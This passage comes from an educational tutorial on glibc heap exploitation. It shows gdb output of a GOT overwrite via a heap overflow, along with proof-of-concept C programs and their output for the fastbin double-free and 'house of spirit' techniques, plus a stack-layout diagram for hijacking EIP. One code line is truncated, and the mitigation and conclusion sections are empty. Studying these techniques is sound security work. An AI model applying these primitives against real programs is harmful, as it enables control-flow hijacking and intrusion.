While the first `malloc()` internet structure looks fine:

```
gdb-peda$ print *$i
$3 = {
  priority = 0x1,
  name = 0x804a018 "AAAABBBBCCCCDDDDEEEED\230\004\b"
}
```

The second one has been damaged badly by the overflow:

```
gdb-peda$ set $i2 = (struct internet*)0x804a028
gdb-peda$ print *$i2
$5 = {
  priority = 0x45454545,
  name = 0x8049844 "\004\b\346\203\004\b`\335", <incomplete sequence \350\267>
}
```

Given that i2->name points to the GOT entry for `puts` the `strcpy(i2->name, argv[2])` will write the second argument bytes on top of the GOT offset entry, giving ownership of control flow:

```
gdb-peda$ x $i2->name
0x8049844 <puts@got.plt>:       0x080483d6
```

Double free with fastbins

Armed with an understanding of how the free list structures work, this particular example takes advantage of the fastbins implementation. Consider what would happen if a chunk that was previously allocated from a fastbin (e.g. the 16 byte fastbin) was freed multiple times. Given that `free()` blindly registers the no longer wanted chunk back to the fastbin, if freed multiple times, this same free chunk would end up having multiple registrations in the same fastbin, resulting in possible reallocation of the same chunk to different allocation requests.

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    int *a = malloc(8);
    int *b = malloc(8);
    int *c = malloc(8);

    fprintf(stderr, "1st malloc(8): %p\n", a);
    fprintf(stderr, "2nd malloc(8): %p\n", b);
    fprintf(stderr, "3rd malloc(8): %p\n", c);

    fprintf(stderr, "Freeing the first one...\n");
    free(a);
    fprintf(stderr, "So, instead, we'll free %p.\n", b);
    free(b);
    fprintf(stderr, "Now, we can free %p again, since it's not the head of the free list.\n", a);
    free(a);

    fprintf(stderr, "Now the free list has [ %p, %p, %p ]. If we malloc 3 times, we'll get %p twice!
    fprintf(stderr, "1st malloc(8): %p\n", malloc(8));
    fprintf(stderr, "2nd malloc(8): %p\n", malloc(8));
    fprintf(stderr, "3rd malloc(8): %p\n", malloc(8));
}
```

Outputs:

```
# ./fastbin_dup
1st malloc(8): 0x9214008
```

```
2nd malloc(8): 0x9214018
3rd malloc(8): 0x9214028
Freeing the first one...
If we free 0x9214008 again, things will crash because 0x9214008 is at the top of the free list.
So, instead, we'll free 0x9214018.
Now, we can free 0x9214008 again, since it's not the head of the free list.
Now the free list has [ 0x9214008, 0x9214018, 0x9214008 ]. If we malloc 3 times, we'll get 0x9214008
1st malloc(8): 0x9214008
2nd malloc(8): 0x9214018
3rd malloc(8): 0x9214008
```

As expected, the chunk `0x9214008`, after being freed twice, was subsequently re-allocated twice.

House of spirit

A clever heap exploit, that builds up a *write to anywhere* primitive, by crafting a fake heap chunk and stores it back into fastbins via a `free()`. Later, the specially crafted fake chunk is is allocated back to the vulnerable program through a subsequent `malloc()` call. Control flow can be hijacked if the code that uses the second `malloc()'ed` fake chunk, attempts to mutate the user data within the fake heap chunk which is laid out on the stack (blackngel (2009)).

To add a complication, `ptmalloc` performs an integrity check, which must be satisified:

```
if (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ
|| __builtin_expect (chunksize (chunk_at_offset (p, size))
                                >= av->system_mem, 0))
```

In order to bypass this check, the fake chunk's `size`, and the `size` of its the next chunk must be set. Below is a slightly modified version of Shellphish (2016), which is effective against the latest version of glibc (2.29) as of October 2019:

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    fprintf(stderr, "Calling malloc() once so that it sets up its memory.\n");
    malloc(1);

    fprintf(stderr, "Setup pointer to point to a fake 'fastbin' region.\n");
    unsigned long long *a;
    unsigned long long fake_chunks[10] __attribute__ ((aligned (16)));

    fprintf(stderr, "This region (size %lu) holds two chunks\n",
        sizeof(fake_chunks));

    fprintf(stderr, "1st at %p and 2nd at %p\n",
        &fake_chunks[1], &fake_chunks[9]);

    fake_chunks[1] = 0x40; // this is the size

    // fake_chunks[9] because 0x40 / sizeof(unsigned long long) = 8
    fake_chunks[9] = 0x1234; // nextsize
```

```
    fprintf(stderr, "Set pointer to address of user data in fake first chunk, %p\n",
        &fake_chunks[1]);

    a = &fake_chunks[2];

    fprintf(stderr, "Freeing the fake chunk\n");
    free(a);

    fprintf(stderr, "malloc will return fake chunk at %p, user data offset at %p!\n",
        &fake_chunks[1], &fake_chunks[2]);

    fprintf(stderr, "malloc(0x30): %p\n", malloc(0x30));
}
```

Output:

```
$ ./house_of_spirit
Calling malloc() once so that it sets up its memory.
Setup pointer to point to a fake 'fastbin' region.
This region (size 80) holds two chunks
1st at 0x7fffebe764a8 and 2nd at 0x7fffebe764e8
Set pointer to address of user data in fake first chunk, 0x7fffebe764a8
Freeing the fake chunk
malloc will return fake chunk at 0x7fffebe764a8, user data offset at 0x7fffebe764b0!
malloc(0x30): 0x7fffebe764b0
```

This `chunk.size` of this region has to be 16 more than the region (to accomodate the chunk header) while still falling into the fastbin category (<= 128 on x64).

This has to be the size of the next malloc request (`0x30` in this example) rounded to the internal size used by the malloc implementation. For example on x64, `0x30-0x38` will all be rounded to `0x40`, so they would work for the malloc parameter at the end.


The `chunk.size` of the *next* fake region has to be set to bypass the glibc security check. That is `> 2*SIZE_SZ` (> 16 on x64) && `< av->system_mem` (< 128KB by default for the main arena) to pass the nextsize integrity checks.

So that the fake chunk is handled correctly by glibc, before the fake chunk is `free()ed` using the pointer, the pointer is set to the user data region within the fake first chunk (i.e. it is not set to the address of the chunk header itself, but the user data within the chunk). This is because glibc will attempt to look at the chunk header later, by subtracting the chunk header offset from the user data.

Finally in order to make this work the memory the of the crafted fake chunk must be 16-byte aligned, as glibc would do for chunks it produces.

While the above Shellphish (2016) example does nothing harmful, it easy to imagine how an arbitary memory location could be corrupted with this technique. blackngel (2009) for example walks through laying out the fake chunk over stack, to gain control of the EIP:

```
                val1         target                val2
                 o             |                    o
    -64           |  mem  -4    0   +4  +8  +12 +16   |
     |            |   |    |    |    |   |   |   |    |
.....][P_SIZE][size+8][...][EBP][EIP][..][..][..][next_size][ ......
                 |   |                            |
```



(target) Value to overwrite.
(mem) Data of fakechunk.
(val1) Size of fakechunk.
(val2) Size of next chunk.

Mitigation Controls

Conclusion

References

blackngel. 2009. “The Practical Guide of the Malloc Maleficarum.” 2009. http://phrack.org/issues/66/10.html.

@cloudburst. 2017. “Libheap - a Python Library to Examine Ptmalloc.” 2017. https://github.com/cloudburst/libheap/.

Kaempf, Michel. 2006. “Smashing the Heap for Fun and Profit.” 2006. https://web.archive.org/web/20060713194734/http://doc.bughunter.net/buffer-overflow/heap-corruption.html.

McGrath, Roland. 2019. “Glibc Git Repository.” 2019. https://github.com/bminor/glibc/blob/master/malloc/malloc.c.

Shellphish, Team. 2016. “Educational Heap Exploitation.” May 2016. https://github.com/shellphish/how2heap.